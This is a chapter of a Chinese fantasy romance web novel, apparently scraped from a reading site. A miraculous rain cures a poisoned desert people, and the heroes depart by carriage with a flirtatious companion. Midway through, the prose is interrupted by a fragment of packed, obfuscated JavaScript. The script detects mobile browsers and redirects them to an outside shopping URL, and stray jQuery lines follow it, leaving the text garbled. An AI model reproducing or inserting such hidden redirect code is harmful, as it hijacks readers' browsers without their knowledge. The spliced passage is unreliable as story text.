59. 好雨知时节

作品:《美强惨的我开打复活赛

    大仇得报的喜悦转瞬即逝,伊沙面对一片废墟叹气。


    怀素锦默默站在她的身旁。


    迦南人守住了迦南城,哪怕它早已破烂不堪。


    晏青与丹行远二人随后匆匆赶来,正赶上把满脸大包的冯德禄扭送进牢。见到丹行远,那冯德禄竟是面子也不要了,跪下来便哭天喊地求丹行远救救自己。


    还没等到丹行远回应,便被晏青一脚揣进牢里:


    “不好意思,丹药师日理万机,实在是忙得恨。”


    之前那些驾车远走的人,重又回到破败的老城区,原来之前,他们在花溪亭的帮助下转移进了夜里虚拟的海市蜃楼里,没有受到太多的波及。


    “之前联系不上你的时候,你不会躲在海市蜃楼里了吧?”


    面对晏青的打趣,花溪亭只是笑笑,遮住小臂一道长长的伤疤。丹行远站在晏青身后,将一切看在眼底。


    “分配任务时我就问过你要不要一起行动,可惜你还是选了丹药师。”


    花溪亭略带遗憾地眨眨眼,话语极近暧昧。


    “此乃万全之策。”


    “说起来,我哪里比不上丹药师?你们九州人的审美真诡异。”


    “……你的人生中没有比开屏更重要的事了吗。”


    “动物□□有时节,但求偶是迦南人一辈子的事情,特别是男性之间有各种比赛,就是为了展现自己英武的一面,赢取异性的青睐。”


    花溪亭说着,如同要上赛场争奇斗艳的花孔雀一般仰起头。


    “英武也好,柔情也罢,萝卜白菜各有所爱。”晏青奇怪地上下看了眼花溪亭,“再说了,你的求偶圈跟他也不重复吧。”


    花溪亭一错不错地看着她。


    “别看我,我不在。”“你不用说,我都看得出来。”


    花溪亭一副“我都懂”的表情,靠近一步,小声地对晏青说,“不然为何你俩形影不离?”


    二人被金线捆绑之事尚未告诉花溪亭,晏青有苦难言。


    她微眯眼睛,“花公子好像特别喜欢多管闲事。”


    花溪亭点点头:“这么说确有其事。”


    “……”


    “所以叶姑娘,是比较喜欢萝卜呢,还是比较喜欢白菜呢?”


    晏青睨一眼他:“你算萝卜还是白菜?”


    眼看他们背过身贴得越靠越近,却离自己越来越远,说话语气越来越接近悄悄话,站在一米远的丹行远看着手腕的金线,适当地出声。


    花溪亭回过神,意味深长地拍了拍晏青的肩膀,当着丹行远的面说道:“要是反悔,随时可以找我。”


    晏青:“你还是去找天下万千少女展示你的雄性魅力吧。”


    花溪亭笑了,前去帮一队人马搬运物资。


    他搀扶着一位抱着孩子的母亲,仔细一看怀中的孩子,正是那日丹行远把过脉的生病小女孩。


    小女孩奄奄一息,见到花溪亭,仍然挤出一个笑容。


    可她双眼满是紫气,很快如同呼吸不上来一般,剧烈地喘息。


    依晏青所见,她快死了。


    她转过身,朝丹行远点点头。


    丹行远会意,从怀中捏出一纸符咒,还闪着光。符咒在阳光下化去,化作一阵水蓝色的灵力朝天上汇聚。花溪亭还有些不知所措:“再坚持一下,我们胜利了,我马上去巡天盟替你们取来水源……”


    “公子,我们都听到使女的话了。”路过的人叹了口气,“这是毒,是解不了的。”


    “是啊,亚伯已经在海市蜃楼里走了……”


    “哎,我的眼睛也快看不见了,估计也撑不了多久了。”


    染上疾病的迦南人们感慨道,并非哀怨,而是平静地走向已知的命运。


    “大家放心,药宗首席丹行远丹药师都在这里,就算是毒,我们也要找到解药。”花溪亭斩钉截铁。


    面前的母亲笑容苍白,眼里是深深的疲惫,她只是更深地吻了吻女孩的脸庞,朝二人深深地鞠躬。


    “你,你快做些什么啊……”花溪亭急得推了推丹行远,被晏青一手挡下。


    她用眼神警告花溪亭,轻微地摇了摇头。


    小女孩蜷缩在母亲怀里,眼皮颤抖。


    花溪亭也知自己的着急无济于事,可他如何忍心看着一条生命在自己面前消逝?丹行远走上前,带着温和而坚定的笑容,牢牢握住小女孩的瘦弱的手。


    一滴水打湿了女孩的面庞。


    母亲惊奇地抬起头。


    一滴,两滴,一滴接着一滴。


    百姓们奇异地抬起头。


    迦南下雨了。


    千百年来,大漠迦南第一次下雨了!


    反应过来后,他们很快从震惊转为喜悦,大家伸出舌头去接住那雨滴,欢喜又雀跃。


    雨水敲打女孩的眼皮,教她懵懂地挣开双眼。


    蜷缩在母亲怀中的小女孩,被扑面冰凉的雨滴唤醒,她动了动,竟睁开了原是被魔气缠住的双眼,懵懂地望向天空。


    母亲又惊又喜,喜极而泣,第一反应竟是直直朝丹行远跪下,抱着女儿失声痛哭。三人忙去搀扶。


    那些染了病的迦南人也发现症状在减轻。


    “奇怪,我的眼睛好像能看见了。”


    “我也不痛了,好轻松啊。”


    “这雨里有解药,这是使女赐下的雨!”


    “使女庇佑迦南!使女庇佑迦南!使女庇佑迦南!”虔诚的信徒跪倒在被雨打湿的沙漠之中,朝天跪拜。


    一个人,两个人,而后是无数迦南人,黑色的一个个脑袋,深深地匍匐在沙漠之上,跪拜这一场人为的神迹。


    花溪亭抹了一把脸上的雨水,犹在梦中。


    而他身后,晏青与丹行远的身影悄悄隐在人群之中。


    -


    飘摇细雨之中,一辆马车摇摇晃晃地往大漠深处驶去。


    “我们就这样走了,是不是太仓促了。”


    怀素锦靠在窗边往回看,手里攥着方才伊沙递给自己的手帕,湿透的手帕沾满了两人的泪水。


    晏青劝她:“好了,送了又送,没个头。”她又担心:“李承裕真的这么豁达,不仅答应给我们通关文书,还愿与迦南人交好,不干涉他们的内政事务?”


    晏青哼声:“除非他不要命了。”


    眼看怀素锦面露疑惑,丹行远补充道:“冯德禄下毒是大罪,后果却要两人来承担,李承裕与花溪亭合作,既保住了自己的面子,也压了冯德禄一头。”


    怀素锦若有所思:“他表面上也得到了迦南原住民的尊重,而冯德禄一直再搞反击战,看来和花溪亭合作,对他并非坏事。”


    她忽地探出头去,揉揉眼睛,惊叫出声。


    伴随着渡鸦嘶哑的叫声,黑羽大张的花溪亭撞进马车,扑簌簌落了满车的黑色羽毛。


    “这马车倒是开得挺快的。”花溪亭若无其事地爬起身,拍了拍红衣上并不存在的灰尘。


    “千里相送就不必了吧。”晏青及时扯过怀素锦,“千里追杀还是巡天盟的工作,也轮不到你。”


    “你们带走了迦南圣器,我当然要跟过来。”


    他说的,自然是无字天书。


    沉默片刻,晏青无语:“分明是你这无字天书非要跟着我们走,甩也甩不开。”她示范性在空气中一抓,闪着金光的无字天书出现在她手中。花溪亭正要扑过去,却见她手腕一翻,书又消失无踪。


    “事先说明,我可没有暗下手脚,无字天书如此鸡肋的灵器,我还嫌弃它耗我灵力。”


    35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17213796|194379||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    >花溪亭扑了个空,一把攥住晏青的手腕,“怎么会?莫非之前你晕倒时,有事相求?”


    晏青仔细想了想,摇摇头。


    “真没有?”“我忘了。”


    “……”


    花溪亭沉思,“无字天书乃儒家所出,并不存在认主一说,恐怕是有什么隐情……”


    “花公子莫非要为了无字天书,与我们一道回九州?”


    丹行远不知何时出现在晏青身边,轻轻地从花溪亭手中牵过晏青的手腕。


    “那我不管,我是奉母亲之命,要来护送无字天书,直到它平安回到迦南为止,不管什么隐情都得解出来。”


    “正好看看九州风景也无妨,你们不必多管我,就当没我这个人。”花溪亭不管不顾地坐下来,四下张望了两下,“有没有茶水招待一下远道而来的客人?”


    丹行远默默倒了一杯茶水,花溪亭正要接过,却被晏青截住。她仰头喝得干净,一抹嘴,把空杯子“啪”地放在桌上。


    花溪亭顿了顿:“叶姑娘若是这么想和我共用一个杯子,提前说便是了。”


    “要喝自己倒去。”


    叹了口气,花溪亭俯身前倾接过茶壶,自己给自己倒了一杯茶水。


    “你……就这么丢下迦南过来了?”怀素锦担忧地问。


    “现在伊沙几乎成为了第二个管事的,张罗着旧城的重建,根本用不上我。至于李承裕,他可比冯德禄怂多了也好拿捏多了,不成气候。”


    “那你就这么丢下你妈出来了?”晏青挑眉。


    “你把我想成什么人了。”


    “那种对母亲比较孝顺的,即使长大了也还要在母亲怀里哭唧……”


    “喂——”花溪亭及时地打断。


    晏青不买他的账,挑眉看回去:山洞里发生的一切可不是空穴来风。


    “她在幻境中更加安全,根本不必我担忧,况且我来九州,也是她一直以来的愿望。”之后的话,花溪亭并不愿多谈,但留下的事已确定,几人收拾收拾便各自散去。


    晏青刚要起身,却被两人之间的金线牵扯,若无其事地坐了回去。


    “这个……”


    花溪亭正要离去,看着端坐在原地不动如山的晏青,疑惑的眼光在两人之间流转。


    “我有事与丹药师单独商议,你们先歇息吧。”晏青面不改色地吩咐怀素锦带花溪亭去休息。


    花溪亭挑眉,最终没有多说什么,转身离去。


    车厢里再次只剩下两人,气氛安静得诡异。


    “之后的事……”“回去之后……”


    两人不约而同地出声。


    丹行远顿了顿,继续说道:“我已提前联系药宗,这次入境佛门莲宗自会庇护我们。巡天盟都是冲我来的,你的通缉令应该不日会撤掉。”


    晏青若有所思地点点头,她在意的是另一点:“你身上真的有他们想要的东西?”“道友说笑了。”


    丹行远自然不会回答,晏青琢磨:“莫非,你真的趁我们不注意,偷偷把忘归剑盗走了?”


    她拍桌起身,全然忘了金线一事,这一下便被扯得越过面前的矮桌,将丹行远结结实实地扑倒在地。


    “咚”一声。


    扑面是那股熟悉的药草苦味,掌下青丝散乱,丹行远的脸上闪过一丝错愕的神色。那张脸近在咫尺,近得能清晰地看到丹行远脸上的毛孔,还有长长的睫毛。


    晏青愣了一刻,为了掩饰尴尬,低头胡乱地拍了拍他的腰两侧。


    “看起来也不像藏了一把剑……”


    她嘟囔着起身,别过脸去。


    丹行远直起身整理凌乱的衣襟,道,“对药修而言,哪怕是上古神剑,又有什么用呢?”


    “也许切西瓜比较方便吧,没有蒜味。”